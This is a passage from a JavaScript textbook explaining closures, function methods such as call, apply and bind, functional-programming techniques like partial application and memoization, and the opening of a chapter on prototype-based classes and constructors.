        else throw Error("count can only be set to a larger value");
        }
    };
}

var c = counter(1000);
c.count            // => 1000
c.count            // => 1001
c.count = 2000
c.count            // => 2000
c.count = 2000     // => Error!
```

Note that this version of the counter() function does not declare a local variable, but just uses its parameter n to hold the private state shared by the property accessor methods. This allows the caller of counter() to specify the initial value of the private variable.

Example 8-4 is a generalization of the shared private state through closures technique we've been demonstrating here. This example defines an addPrivateProperty() function that defines a private variable and two nested functions to get and set the value of that variable. It adds these nested functions as methods of the object you specify:

Example 8-4. Private property accessor methods using closures

```
// This function adds property accessor methods for a property with
// the specified name to the object o.  The methods are named get<name>
// and set<name>.  If a predicate function is supplied, the setter
// method uses it to test its argument for validity before storing it.
// If the predicate returns false, the setter method throws an exception.
//
// The unusual thing about this function is that the property value
// that is manipulated by the getter and setter methods is not stored in
// the object o.  Instead, the value is stored only in a local variable
// in this function.  The getter and setter methods are also defined
// locally to this function and therefore have access to this local variable.
// This means that the value is private to the two accessor methods, and it
// cannot be set or modified except through the setter method.
function addPrivateProperty(o, name, predicate) {
    var value;  // This is the property value

    // The getter method simply returns the value.
    o["get" + name] = function() { return value; };

    // The setter method stores the value or throws an exception if
    // the predicate rejects the value.
    o["set" + name] = function(v) {
        if (predicate && !predicate(v))
            throw Error("set" + name + ": invalid value " + v);
        else
            value = v;
    };
}

// The following code demonstrates the addPrivateProperty() method.
var o = {};  // Here is an empty object

// Add property accessor methods getName and setName()
// Ensure that only string values are allowed
addPrivateProperty(o, "Name", function(x) { return typeof x == "string"; });

o.setName("Frank");       // Set the property value
console.log(o.getName()); // Get the property value
o.setName(0);             // Try to set a value of the wrong type
```

We've now seen a number of examples in which two closures are defined in the same scope chain and share access to the same private variable or variables. This is an

important technique, but it is just as important to recognize when closures inadvertently share access to a variable that they should not share. Consider the following code:

```
// This function returns a function that always returns v
function constfunc(v) { return function() { return v; }; }

// Create an array of constant functions:
var funcs = [];
for(var i = 0; i < 10; i++) funcs[i] = constfunc(i);

// The function at array element 5 returns the value 5.
funcs[5]()    // => 5
```

When working with code like this that creates multiple closures using a loop, it is a common error to try to move the loop within the function that defines the closures. Think about the following code, for example:

```
// Return an array of functions that return the values 0-9
function constfuncs() {
    var funcs = [];
    for(var i = 0; i < 10; i++)
       funcs[i] = function() { return i; };
    return funcs;
}

var funcs = constfuncs();
funcs[5]()    // What does this return?
```

The code above creates 10 closures, and stores them in an array. The closures are all defined within the same invocation of the function, so they share access to the variable `i`. When `constfuncs()` returns, the value of the variable `i` is 10, and all 10 closures share this value. Therefore, all the functions in the returned array of functions return the same value, which is not what we wanted at all. It is important to remember that the scope chain associated with a closure is "live." Nested functions do not make private copies of the scope or make static snapshots of the variable bindings.

Another thing to remember when writing closures is that `this` is a JavaScript keyword, not a variable. As discussed earlier, every function invocation has a `this` value, and a closure cannot access the `this` value of its outer function unless the outer function has saved that value into a variable:

```
var self = this;  // Save this value in a variable for use by nested funcs.
```

The `arguments` binding is similar. This is not a language keyword, but it is automatically declared for every function invocation. Since a closure has its own binding for `arguments`, it cannot access the outer function's arguments array unless the outer function has saved that array into a variable by a different name:

```
var outerArguments = arguments;  // Save for use by nested functions
```

Example 8-5, later in this chapter, defines a closure that uses these techniques to refer to both the `this` and `arguments` values of the outer function.

8.7 Function Properties, Methods, and Constructor

We've seen that functions are values in JavaScript programs. The typeof operator returns the string "function" when applied to a function, but functions are really a specialized kind of JavaScript object. Since functions are objects, they can have properties and methods, just like any other object. There is even a Function() constructor to create new function objects. The subsections that follow document function properties and methods and the Function() constructor. You can also read about these in the reference section.

8.7.1 The length Property

Within the body of a function, arguments.length specifies the number of arguments that were passed to the function. The length property of a function itself, however, has a different meaning. This read-only property returns the *arity* of the function—the number of parameters it declares in its parameter list, which is usually the number of arguments that the function expects.

The following code defines a function named check() that is passed the arguments array from another function. It compares arguments.length (the number of arguments actually passed) to arguments.callee.length (the number expected) to determine whether the function was passed the right number of arguments. If not, it throws an exception. The check() function is followed by a test function f() that demonstrates how check() can be used:

```
// This function uses arguments.callee, so it won't work in strict mode.
function check(args) {
    var actual = args.length;          // The actual number of arguments
    var expected = args.callee.length; // The expected number of arguments
    if (actual !== expected)           // Throw an exception if they differ.
        throw Error("Expected " + expected + "args; got " + actual);
}

function f(x, y, z) {
    check(arguments);  // Check that the actual # of args matches expected #.
    return x + y + z;  // Now do the rest of the function normally.
}
```

8.7.2 The prototype Property

Every function has a prototype property that refers to an object known as the *prototype object*. Every function has a different prototype object. When a function is used as a constructor, the newly created object inherits properties from the prototype object. Prototypes and the prototype property were discussed in §6.1.3 and will be covered again in Chapter 9.

8.7.3 The call() and apply() Methods

call() and apply() allow you to indirectly invoke (§8.2.4) a function as if it were a method of some other object. (We used the call() method in Example 6-4 to invoke Object.prototype.toString on an object whose class we wanted to determine, for example.) The first argument to both call() and apply() is the object on which the function is to be invoked; this argument is the invocation context and becomes the value of the this keyword within the body of the function. To invoke the function f() as a method of the object o (passing no arguments), you could use either call() or apply():

```
f.call(o);
f.apply(o);
```

Either of the lines of code above are similar to the following (which assume that o does not already have a property named m):

```
o.m = f;      // Make f a temporary method of o.
o.m();        // Invoke it, passing no arguments.
delete o.m;   // Remove the temporary method.
```

In ECMAScript 5 strict mode the first argument to call() or apply() becomes the value of this, even if it is a primitive value or null or undefined. In ECMAScript 3 and nonstrict mode, a value of null or undefined is replaced with the global object and a primitive value is replaced with the corresponding wrapper object.

Any arguments to call() after the first invocation context argument are the values that are passed to the function that is invoked. For example, to pass two numbers to the function f() and invoke it as if it were a method of the object o, you could use code like this:

```
f.call(o, 1, 2);
```

The apply() method is like the call() method, except that the arguments to be passed to the function are specified as an array:

```
f.apply(o, [1,2]);
```

If a function is defined to accept an arbitrary number of arguments, the apply() method allows you to invoke that function on the contents of an array of arbitrary length. For example, to find the largest number in an array of numbers, you could use the apply() method to pass the elements of the array to the Math.max() function:

```
var biggest = Math.max.apply(Math, array_of_numbers);
```

Note that apply() works with array-like objects as well as true arrays. In particular, you can invoke a function with the same arguments as the current function by passing the arguments array directly to apply(). The following code demonstrates:

```
// Replace the method named m of the object o with a version that logs
// messages before and after invoking the original method.
function trace(o, m) {
    var original = o[m];  // Remember original method in the closure.
    o[m] = function() {   // Now define the new method.
        console.log(new Date(), "Entering:", m);      // Log message.
```

```
        var result = original.apply(this, arguments); // Invoke original.
        console.log(new Date(), "Exiting:", m);       // Log message.
        return result;                                // Return result.
    };
}
```

This `trace()` function is passed an object and a method name. It replaces the specified method with a new method that "wraps" additional functionality around the original method. This kind of dynamic alteration of existing methods is sometimes called "monkey-patching."

8.7.4 The bind() Method

The `bind()` method was added in ECMAScript 5, but it is easy to simulate in ECMAScript 3. As its name implies, the primary purpose of `bind()` is to bind a function to an object. When you invoke the `bind()` method on a function `f` and pass an object `o`, the method returns a new function. Invoking the new function (as a function) invokes the original function `f` as a method of `o`. Any arguments you pass to the new function are passed to the original function. For example:

```
function f(y) { return this.x + y; } // This function needs to be bound
var o = { x : 1 };                   // An object we'll bind to
var g = f.bind(o);                   // Calling g(x) invokes o.f(x)
g(2)                                 // => 3
```

It is easy to accomplish this kind of binding with code like the following:

```
// Return a function that invokes f as a method of o, passing all its arguments.
function bind(f, o) {
    if (f.bind) return f.bind(o);      // Use the bind method, if there is one
    else return function() {           // Otherwise, bind it like this
        return f.apply(o, arguments);
    };
}
```

The ECMAScript 5 `bind()` method does more than just bind a function to an object. It also performs partial application: any arguments you pass to `bind()` after the first are bound along with the `this` value. Partial application is a common technique in functional programming and is sometimes called *currying*. Here are some examples of the `bind()` method used for partial application:

```
var sum = function(x,y) { return x + y };      // Return the sum of 2 args
// Create a new function like sum, but with the this value bound to null
// and the 1st argument bound to 1.  This new function expects just one arg.
var succ = sum.bind(null, 1);
succ(2)      // => 3: x is bound to 1, and we pass 2 for the y argument

function f(y,z) { return this.x + y + z };  // Another function that adds
var g = f.bind({x:1}, 2);                   // Bind this and y
g(3)         // => 6: this.x is bound to 1, y is bound to 2 and z is 3
```

We can bind the `this` value and perform partial application in ECMAScript 3. The standard `bind()` method can be simulated with code like that shown in Example 8-5.

Note that we save this method as `Function.prototype.bind`, so that all function objects inherit it. This technique is explained in detail in §9.4.

Example 8-5. A Function.bind() method for ECMAScript 3

```
if (!Function.prototype.bind) {
    Function.prototype.bind = function(o /*, args */) {
        // Save the this and arguments values into variables so we can
        // use them in the nested function below.
        var self = this, boundArgs = arguments;

        // The return value of the bind() method is a function
        return function() {
            // Build up an argument list, starting with any args passed
            // to bind after the first one, and follow those with all args
            // passed to this function.
            var args = [], i;
            for(i = 1; i < boundArgs.length; i++) args.push(boundArgs[i]);
            for(i = 0; i < arguments.length; i++) args.push(arguments[i]);

            // Now invoke self as a method of o, with those arguments
            return self.apply(o, args);
        };
    };
}
```

Notice that the function returned by this `bind()` method is a closure that uses the variables `self` and `boundArgs` declared in the outer function, even though that inner function has been returned from the outer function and is invoked after the outer function has returned.

The `bind()` method defined by ECMAScript 5 does have some features that cannot be simulated with the ECMAScript 3 code shown above. First, the true `bind()` method returns a function object with its `length` property properly set to the arity of the bound function minus the number of bound arguments (but not less than zero). Second, the ECMAScript 5 `bind()` method can be used for partial application of constructor functions. If the function returned by `bind()` is used as a constructor, the `this` passed to `bind()` is ignored, and the original function is invoked as a constructor, with some arguments already bound. Functions returned by the `bind()` method do not have a `prototype` property (the `prototype` property of regular functions cannot be deleted) and objects created when these bound functions are used as constructors inherit from the `prototype` of the original, unbound constructor. Also, a bound constructor works just like the unbound constructor for the purposes of the `instanceof` operator.

8.7.5 The toString() Method

Like all JavaScript objects, functions have a `toString()` method. The ECMAScript spec requires this method to return a string that follows the syntax of the function declaration statement. In practice most (but not all) implementations of this `toString()` method return the complete source code for the function. Built-in functions typically return a string that includes something like "[native code]" as the function body.

8.7.6 The Function() Constructor

Functions are usually defined using the `function` keyword, either in the form of a function definition statement or a function literal expression. But functions can also be defined with the `Function()` constructor. For example:

```
var f = new Function("x", "y", "return x*y;");
```

This line of code creates a new function that is more or less equivalent to a function defined with the familiar syntax:

```
var f = function(x, y) { return x*y; }
```

The `Function()` constructor expects any number of string arguments. The last argument is the text of the function body; it can contain arbitrary JavaScript statements, separated from each other by semicolons. All other arguments to the constructor are strings that specify the parameters names for the function. If you are defining a function that takes no arguments, you simply pass a single string—the function body—to the constructor.

Notice that the `Function()` constructor is not passed any argument that specifies a name for the function it creates. Like function literals, the `Function()` constructor creates anonymous functions.

There are a few points that are important to understand about the `Function()` constructor:

- The `Function()` constructor allows JavaScript functions to be dynamically created and compiled at runtime.
- The `Function()` constructor parses the function body and creates a new function object each time it is called. If the call to the constructor appears within a loop or within a frequently called function, this process can be inefficient. By contrast, nested functions and function definition expressions that appear within loops are not recompiled each time they are encountered.
- A last, very important point about the `Function()` constructor is that the functions it creates do not use lexical scoping; instead, they are always compiled as if they were top-level functions, as the following code demonstrates:

```
var scope = "global";
function constructFunction() {
    var scope = "local";
    return new Function("return scope");  // Does not capture the local scope!
}
// This line returns "global" because the function returned by the
// Function() constructor does not use the local scope.
constructFunction()();  // => "global"
```

The `Function()` constructor is best thought of as a globally-scoped version of `eval()` (see §4.12.2) that defines new variables and functions in its own private scope. You should rarely need to use this constructor in your code.

8.7.7 Callable Objects

We learned in §7.11 that there are "array-like" objects that are not true arrays but can be treated like arrays for most purposes. A similar situation exists for functions. A *callable object* is any object that can be invoked in a function invocation expression. All functions are callable, but not all callable objects are functions.

Callable objects that are not functions are encountered in two situations in today's JavaScript implementations. First, the IE web browser (version 8 and before) implements client-side methods such as `Window.alert()` and `Document.getElementsById()` using callable host objects rather than native Function objects. These methods work the same in IE as they do in other browsers, but they are not actually Function objects. IE9 switches to using true functions, so this kind of callable object will gradually become less common.

The other common form of callable objects are RegExp objects—in many browsers, you can invoke a RegExp object directly as a shortcut for invoking its `exec()` method. This is a completely nonstandard feature of JavaScript that was introduced by Netscape and copied by other vendors for compatibility. Do not write code that relies on the callability of RegExp objects: this feature is likely to be deprecated and removed in the future. The `typeof` operator is not interoperable for callable RegExps. In some browsers it returns "function" and in others it returns "object".

If you want to determine whether an object is a true function object (and has function methods) you can test its *class* attribute (§6.8.2) using the technique shown in Example 6-4:

```
function isFunction(x) {
    return Object.prototype.toString.call(x) === "[object Function]";
}
```

Note that this `isFunction()` function is quite similar to the `isArray()` function shown in §7.10.

8.8 Functional Programming

JavaScript is not a functional programming language like Lisp or Haskell, but the fact that JavaScript can manipulate functions as objects means that we can use functional programming techniques in JavaScript. The ECMAScript 5 array methods such as `map()` and `reduce()` lend themselves particularly well to a functional programming style. The sections that follow demonstrate techniques for functional programming in JavaScript. They are intended as a mind-expanding exploration of the power of JavaScript's functions, not as a prescription for good programming style.[5]

5. If this piques your interest, you may be interested in using (or at least reading about) Oliver Steele's Functional JavaScript library. See *http://osteele.com/sources/javascript/functional/*.

8.8.1 Processing Arrays with Functions

Suppose we have an array of numbers and we want to compute the mean and standard deviation of those values. We might do that in nonfunctional style like this:

```
var data = [1,1,3,5,5]; // This is our array of numbers

// The mean is the sum of the elements divided by the number of elements
var total = 0;
for(var i = 0; i < data.length; i++) total += data[i];
var mean = total/data.length;                    // The mean of our data is 3

// To compute the standard deviation, we first sum the squares of
// the deviation of each element from the mean.
total = 0;
for(var i = 0; i < data.length; i++) {
    var deviation = data[i] - mean;
    total += deviation * deviation;
}
var stddev = Math.sqrt(total/(data.length-1)); // The standard deviation is 2
```

We can perform these same computations in concise functional style using the array methods `map()` and `reduce()` like this (see §7.9 to review these methods):

```
// First, define two simple functions
var sum = function(x,y) { return x+y; };
var square = function(x) { return x*x; };

// Then use those functions with Array methods to compute mean and stddev
var data = [1,1,3,5,5];
var mean = data.reduce(sum)/data.length;
var deviations = data.map(function(x) {return x-mean;});
var stddev = Math.sqrt(deviations.map(square).reduce(sum)/(data.length-1));
```

What if we're using ECMAScript 3 and don't have access to these newer array methods? We can define our own `map()` and `reduce()` functions that use the built-in methods if they exist:

```
// Call the function f for each element of array a and return
// an array of the results.  Use Array.prototype.map if it is defined.
var map = Array.prototype.map
    ? function(a, f) { return a.map(f); }  // Use map method if it exists
    : function(a,f) {                      // Otherwise, implement our own
        var results = [];
        for(var i = 0, len = a.length; i < len; i++) {
            if (i in a) results[i] = f.call(null, a[i], i, a);
        }
        return results;
    };

// Reduce the array a to a single value using the function f and
// optional initial value.  Use Array.prototype.reduce if it is defined.
var reduce = Array.prototype.reduce
    ? function(a, f, initial) {   // If the reduce() method exists.
        if (arguments.length > 2)
            return a.reduce(f, initial);   // If an initial value was passed.
```

```
        else return a.reduce(f);          // Otherwise, no initial value.
    }
    : function(a, f, initial) {   // This algorithm from the ES5 specification
        var i = 0, len = a.length, accumulator;

        // Start with the specified initial value, or the first value in a
        if (arguments.length > 2) accumulator = initial;
        else { // Find the first defined index in the array
            if (len == 0) throw TypeError();
            while(i < len) {
                if (i in a) {
                    accumulator = a[i++];
                    break;
                }
                else i++;
            }
            if (i == len) throw TypeError();
        }

        // Now call f for each remaining element in the array
        while(i < len) {
            if (i in a)
                accumulator = f.call(undefined, accumulator, a[i], i, a);
            i++;
        }

        return accumulator;
    };
```

With these `map()` and `reduce()` functions defined, our code to compute the mean and standard deviation now looks like this:

```
var data = [1,1,3,5,5];
var sum = function(x,y) { return x+y; };
var square = function(x) { return x*x; };
var mean = reduce(data, sum)/data.length;
var deviations = map(data, function(x) {return x-mean;});
var stddev = Math.sqrt(reduce(map(deviations, square), sum)/(data.length-1));
```

8.8.2 Higher-Order Functions

A *higher-order function* is a function that operates on functions, taking one or more functions as arguments and returning a new function. Here is an example:

```
// This higher-order function returns a new function that passes its
// arguments to f and returns the logical negation of f's return value;
function not(f) {
    return function() {                        // Return a new function
        var result = f.apply(this, arguments); // that calls f
        return !result;                        // and negates its result.
    };
}

var even = function(x) { // A function to determine if a number is even
    return x % 2 === 0;
};
```

```
var odd = not(even);     // A new function that does the opposite
[1,1,3,5,5].every(odd);  // => true: every element of the array is odd
```

The `not()` function above is a higher-order function because it takes a function argument and returns a new function. As another example, consider the `mapper()` function below. It takes a function argument and returns a new function that maps one array to another using that function. This function uses the `map()` function defined earlier, and it is important that you understand how the two functions are different:

```
// Return a function that expects an array argument and applies f to
// each element, returning the array of return values.
// Contrast this with the map() function from earlier.
function mapper(f) {
    return function(a) { return map(a, f); };
}

var increment = function(x) { return x+1; };
var incrementer = mapper(increment);
incrementer([1,2,3])  // => [2,3,4]
```

Here is another, more general, example that takes two functions `f` and `g` and returns a new function that computes `f(g())`:

```
// Return a new function that computes f(g(...)).
// The returned function h passes all of its arguments to g, and then passes
// the return value of g to f, and then returns the return value of f.
// Both f and g are invoked with the same this value as h was invoked with.
function compose(f,g) {
    return function() {
        // We use call for f because we're passing a single value and
        // apply for g because we're passing an array of values.
        return f.call(this, g.apply(this, arguments));
    };
}

var square = function(x) { return x*x; };
var sum = function(x,y) { return x+y; };
var squareofsum = compose(square, sum);
squareofsum(2,3)                          // => 25
```

The `partial()` and `memoize()` functions defined in the sections that follow are two more important higher-order functions.

8.8.3 Partial Application of Functions

The `bind()` method of a function `f` (§8.7.4) returns a new function that invokes `f` in a specified context and with a specified set of arguments. We say that it binds the function to an object and partially applies the arguments. The `bind()` method partially applies arguments on the left—that is, the arguments you pass to `bind()` are placed at the start of the argument list that is passed to the original function. But it is also possible to partially apply arguments on the right:

```
// A utility function to convert an array-like object (or suffix of it)
// to a true array.  Used below to convert arguments objects to real arrays.
function array(a, n) { return Array.prototype.slice.call(a, n || 0); }

// The arguments to this function are passed on the left
function partialLeft(f /*, ...*/) {
    var args = arguments;  // Save the outer arguments array
    return function() {    // And return this function
        var a = array(args, 1);         // Start with the outer args from 1 on.
        a = a.concat(array(arguments)); // Then add all the inner arguments.
        return f.apply(this, a);        // Then invoke f on that argument list.
    };
}

// The arguments to this function are passed on the right
function partialRight(f /*, ...*/) {
    var args = arguments;  // Save the outer arguments array
    return function() {    // And return this function
        var a = array(arguments);    // Start with the inner arguments.
        a = a.concat(array(args,1)); // Then add the outer args from 1 on.
        return f.apply(this, a);     // Then invoke f on that argument list.
    };
}

// The arguments to this function serve as a template.  Undefined values
// in the argument list are filled in with values from the inner set.
function partial(f /*, ... */) {
    var args = arguments;  // Save the outer arguments array
    return function() {
        var a = array(args, 1);   // Start with an array of outer args
        var i=0, j=0;
        // Loop through those args, filling in undefined values from inner
        for(; i < a.length; i++)
            if (a[i] === undefined) a[i] = arguments[j++];
        // Now append any remaining inner arguments
        a = a.concat(array(arguments, j))
        return f.apply(this, a);
    };
}

// Here is a function with three arguments
var f = function(x,y,z) { return x * (y - z); };
// Notice how these three partial applications differ
partialLeft(f, 2)(3,4)         // => -2: Bind first argument: 2 * (3 - 4)
partialRight(f, 2)(3,4)        // =>  6: Bind last argument: 3 * (4 - 2)
partial(f, undefined, 2)(3,4)  // => -6: Bind middle argument: 3 * (2 - 4)
```

These partial application functions allow us to easily define interesting functions out of functions we already have defined. Here are some examples:

```
var increment = partialLeft(sum, 1);
var cuberoot = partialRight(Math.pow, 1/3);
String.prototype.first = partial(String.prototype.charAt, 0);
String.prototype.last = partial(String.prototype.substr, -1, 1);
```

Partial application becomes even more interesting when we combine it with other higher-order functions. Here, for example, is a way to define the `not()` function shown above using composition and partial application:

```
var not = partialLeft(compose, function(x) { return !x; });
var even = function(x) { return x % 2 === 0; };
var odd = not(even);
var isNumber = not(isNaN)
```

We can also use composition and partial application to redo our mean and standard deviation calculations in extreme functional style:

```
var data = [1,1,3,5,5];                          // Our data
var sum = function(x,y) { return x+y; };         // Two elementary functions
var product = function(x,y) { return x*y; };
var neg = partial(product, -1);                  // Define some others
var square = partial(Math.pow, undefined, 2);
var sqrt = partial(Math.pow, undefined, .5);
var reciprocal = partial(Math.pow, undefined, -1);

// Now compute the mean and standard deviation. This is all function
// invocations with no operators, and it starts to look like Lisp code!
var mean = product(reduce(data, sum), reciprocal(data.length));
var stddev = sqrt(product(reduce(map(data,
                                     compose(square,
                                             partial(sum, neg(mean)))),
                                 sum),
                          reciprocal(sum(data.length,-1))));
```

8.8.4 Memoization

In §8.4.1 we defined a factorial function that cached its previously computed results. In functional programming, this kind of caching is called *memoization*. The code below shows a higher-order function, `memoize()` that accepts a function as its argument and returns a memoized version of the function:

```
// Return a memoized version of f.
// It only works if arguments to f all have distinct string representations.
function memoize(f) {
    var cache = {};  // Value cache stored in the closure.

    return function() {
        // Create a string version of the arguments to use as a cache key.
        var key = arguments.length + Array.prototype.join.call(arguments,",");
        if (key in cache) return cache[key];
        else return cache[key] = f.apply(this, arguments);
    };
}
```

The `memoize()` function creates a new object to use as the cache and assigns this object to a local variable, so that it is private to (in the closure of) the returned function. The returned function converts its arguments array to a string, and uses that string as a property name for the cache object. If a value exists in the cache, it returns it directly.

Otherwise, it calls the specified function to compute the value for these arguments, caches that value, and returns it. Here is how we might use `memoize()`:

```
// Return the Greatest Common Divisor of two integers, using the Euclidian
// algorithm: http://en.wikipedia.org/wiki/Euclidean_algorithm
function gcd(a,b) {  // Type checking for a and b has been omitted
    var t;                          // Temporary variable for swapping values
    if (a < b) t=b, b=a, a=t;       // Ensure that a >= b
    while(b != 0) t=b, b = a%b, a=t;  // This is Euclid's algorithm for GCD
    return a;
}

var gcdmemo = memoize(gcd);
gcdmemo(85, 187)  // => 17

// Note that when we write a recursive function that we will be memoizing,
// we typically want to recurse to the memoized version, not the original.
var factorial = memoize(function(n) {
                          return (n <= 1) ? 1 : n * factorial(n-1);
                        });
factorial(5)      // => 120.  Also caches values for 4, 3, 2 and 1.
```

CHAPTER 9
Classes and Modules

JavaScript objects were covered in Chapter 6. That chapter treated each object as a unique set of properties, different from every other object. It is often useful, however, to define a *class* of objects that share certain properties. Members, or *instances*, of the class have their own properties to hold or define their state, but they also have properties (typically methods) that define their behavior. This behavior is defined by the class and is shared by all instances. Imagine a class named Complex to represent and perform arithmetic on complex numbers, for example. A Complex instance would have properties to hold the real and imaginary parts (state) of the complex number. And the Complex class would define methods to perform addition and multiplication (behavior) of those numbers.

In JavaScript, classes are based on JavaScript's prototype-based inheritance mechanism. If two objects inherit properties from the same prototype object, then we say that they are instances of the same class. JavaScript prototypes and inheritance were covered in §6.1.3 and §6.2.2, and you must be familiar with the material in those sections to understand this chapter. This chapter covers prototypes in §9.1.

If two objects inherit from the same prototype, this typically (but not necessarily) means that they were created and initialized by the same constructor function. Constructors have been covered in §4.6, §6.1.2, and §8.2.3, and this chapter has more in §9.2.

If you're familiar with strongly-typed object-oriented programming languages like Java or C++, you'll notice that JavaScript classes are quite different from classes in those languages. There are some syntactic similarities, and you can emulate many features of "classical" classes in JavaScript, but it is best to understand up front that JavaScript's classes and prototype-based inheritance mechanism are substantially different from the classes and class-based inheritance mechanism of Java and similar languages. §9.3 demonstrates classical classes in JavaScript.

One of the important features of JavaScript classes is that they are dynamically extendable. §9.4 explains how to do this. Classes can be thought of as types, and §9.5 explains several ways to test or determine the class of an object. That section also covers a programming philosophy known as "duck-typing" that de-emphasizes object type in favor of object capability.

After covering all of these fundamentals of object-oriented programming in JavaScript, the chapter shifts to more practical and less architectural matters. §9.6 includes two nontrivial example classes and demonstrates a number of practical object-oriented techniques for improving those classes. §9.7 demonstrates (with many examples) how to extend or subclass other classes and how to define class hierarchies in JavaScript. §9.8 covers some of the things you can do with classes using the new features of ECMAScript 5.

Defining classes is a way of writing modular, reusable code, and the last section of this chapter talks about JavaScript modules more generally.

9.1 Classes and Prototypes

In JavaScript, a class is a set of objects that inherit properties from the same prototype object. The prototype object, therefore, is the central feature of a class. In Example 6-1 we defined an `inherit()` function that returns a newly created object that inherits from a specified prototype object. If we define a prototype object, and then use `inherit()` to create objects that inherit from it, we have defined a JavaScript class. Usually, the instances of a class require further initialization, and it is common to define a function that creates and initializes the new object. Example 9-1 demonstrates this: it defines a prototype object for a class that represents a range of values and also defines a "factory" function that creates and initializes a new instance of the class.

Example 9-1. A simple JavaScript class

```
// range.js: A class representing a range of values.

// This is a factory function that returns a new range object.
function range(from, to) {
    // Use the inherit() function to create an object that inherits from the
    // prototype object defined below.  The prototype object is stored as
    // a property of this function, and defines the shared methods (behavior)
    // for all range objects.
    var r = inherit(range.methods);

    // Store the start and end points (state) of this new range object.
    // These are noninherited properties that are unique to this object.
    r.from = from;
    r.to = to;

    // Finally return the new object
    return r;
}

// This prototype object defines methods inherited by all range objects.
range.methods = {
    // Return true if x is in the range, false otherwise
    // This method works for textual and Date ranges as well as numeric.
    includes: function(x) { return this.from <= x && x <= this.to; },
    // Invoke f once for each integer in the range.
```

```
    // This method works only for numeric ranges.
    foreach: function(f) {
        for(var x = Math.ceil(this.from); x <= this.to; x++) f(x);
    },
    // Return a string representation of the range
    toString: function() { return "(" + this.from + "..." + this.to + ")"; }
};

// Here are example uses of a range object.
var r = range(1,3);      // Create a range object
r.includes(2);           // => true: 2 is in the range
r.foreach(console.log); // Prints 1 2 3
console.log(r);          // Prints (1...3)
```

There are a few things worth noting in the code of Example 9-1. This code defines a factory function `range()` for creating new range objects. Notice that we use a property of this `range()` function `range.methods` as a convenient place to store the prototype object that defines the class. There is nothing special or idiomatic about putting the prototype object here. Second, notice that the `range()` function defines `from` and `to` properties on each range object. These are the unshared, noninherited properties that define the unique state of each individual range object. Finally, notice that the shared, inherited methods defined in `range.methods` all use these `from` and `to` properties, and in order to refer to them, they use the `this` keyword to refer to the object through which they were invoked. This use of `this` is a fundamental characteristic of the methods of any class.

9.2 Classes and Constructors

Example 9-1 demonstrates one way to define a JavaScript class. It is not the idiomatic way to do so, however, because it did not define a *constructor*. A constructor is a function designed for the initialization of newly created objects. Constructors are invoked using the `new` keyword as described in §8.2.3. Constructor invocations using `new` automatically create the new object, so the constructor itself only needs to initialize the state of that new object. The critical feature of constructor invocations is that the `prototype` property of the constructor is used as the prototype of the new object. This means that all objects created with the same constructor inherit from the same object and are therefore members of the same class. Example 9-2 shows how we could alter the range class of Example 9-1 to use a constructor function instead of a factory function:

Example 9-2. A Range class using a constructor

```
// range2.js: Another class representing a range of values.

// This is a constructor function that initializes new Range objects.
// Note that it does not create or return the object. It just initializes this.
function Range(from, to) {
    // Store the start and end points (state) of this new range object.
    // These are noninherited properties that are unique to this object.
```

```
    this.from = from;
    this.to = to;
}

// All Range objects inherit from this object.
// Note that the property name must be "prototype" for this to work.
Range.prototype = {
    // Return true if x is in the range, false otherwise
    // This method works for textual and Date ranges as well as numeric.
    includes: function(x) { return this.from <= x && x <= this.to; },
    // Invoke f once for each integer in the range.
    // This method works only for numeric ranges.
    foreach: function(f) {
        for(var x = Math.ceil(this.from); x <= this.to; x++) f(x);
    },
    // Return a string representation of the range
    toString: function() { return "(" + this.from + "..." + this.to + ")"; }
};

// Here are example uses of a range object
var r = new Range(1,3);     // Create a range object
r.includes(2);              // => true: 2 is in the range
r.foreach(console.log);     // Prints 1 2 3
console.log(r);             // Prints (1...3)
```

It is worth comparing Example 9-1 and Example 9-2 fairly carefully and noting the differences between these two techniques for defining classes. First, notice that we renamed the `range()` factory function to `Range()` when we converted it to a constructor. This is a very common coding convention: constructor functions define, in a sense, classes, and classes have names that begin with capital letters. Regular functions and methods have names that begin with lowercase letters.

Next, notice that the `Range()` constructor is invoked (at the end of the example) with the `new` keyword while the `range()` factory function was invoked without it. Example 9-1 uses regular function invocation (§8.2.1) to create the new object and Example 9-2 uses constructor invocation (§8.2.3). Because the `Range()` constructor is invoked with `new`, it does not have to call `inherit()` or take any action to create a new object. The new object is automatically created before the constructor is called, and it is accessible as the `this` value. The `Range()` constructor merely has to initialize `this`. Constructors do not even have to return the newly created object. Constructor invocation automatically creates a new object, invokes the constructor as a method of that object, and returns the new object. The fact that constructor invocation is so different from regular function invocation is another reason that we give constructors names that start with capital letters. Constructors are written to be invoked as constructors, with the `new` keyword, and they usually won't work properly if they are invoked as regular functions. A naming convention that keeps constructor functions distinct from regular functions helps programmers to know when to use `new`.

Another critical difference between Example 9-1 and Example 9-2 is the way the prototype object is named. In the first example, the prototype was `range.methods`. This was a convenient and descriptive name, but arbitrary. In the second example, the prototype is `Range.prototype`, and this name is mandatory. An invocation of the `Range()` constructor automatically uses `Range.prototype` as the prototype of the new Range object.

Finally, also note the things that do not change between Example 9-1 and Example 9-2: the range methods are defined and invoked in the same way for both classes.

9.2.1 Constructors and Class Identity

As we've seen, the prototype object is fundamental to the identity of a class: two objects are instances of the same class if and only if they inherit from the same prototype object. The constructor function that initializes the state of a new object is not fundamental: two constructor functions may have `prototype` properties that point to the same prototype object. Then both constructors can be used to create instances of the same class.

Even through constructors are not as fundamental as prototypes, the constructor serves as the public face of a class. Most obviously, the name of the constructor function is usually adopted as the name of the class. We say, for example, that the `Range()` constructor creates Range objects. More fundamentally, however, constructors are used with the `instanceof` operator when testing objects for membership in a class. If we have an object `r` and want to know if it is a Range object, we can write:

```
r instanceof Range   // returns true if r inherits from Range.prototype
```

The `instanceof` operator does not actually check whether `r` was initialized by the `Range` constructor. It checks whether it inherits from `Range.prototype`. Nevertheless, the `instanceof` syntax reinforces the use of constructors as the public identity of a class. We'll see the `instanceof` operator again later in this chapter.

9.2.2 The constructor Property

In Example 9-2 we set `Range.prototype` to a new object that contained the methods for our class. Although it was convenient to express those methods as properties of a single object literal, it was not actually necessary to create a new object. Any JavaScript function can be used as a constructor, and constructor invocations need a `prototype` property. Therefore, every JavaScript function (except functions returned by the ECMAScript 5 `Function.bind()` method) automatically has a `prototype` property. The value of this property is an object that has a single nonenumerable `constructor` property. The value of the `constructor` property is the function object:

```
var F = function() {}; // This is a function object.
var p = F.prototype;   // This is the prototype object associated with it.
var c = p.constructor; // This is the function associated with the prototype.
c === F                // => true: F.prototype.constructor === F for any function
```

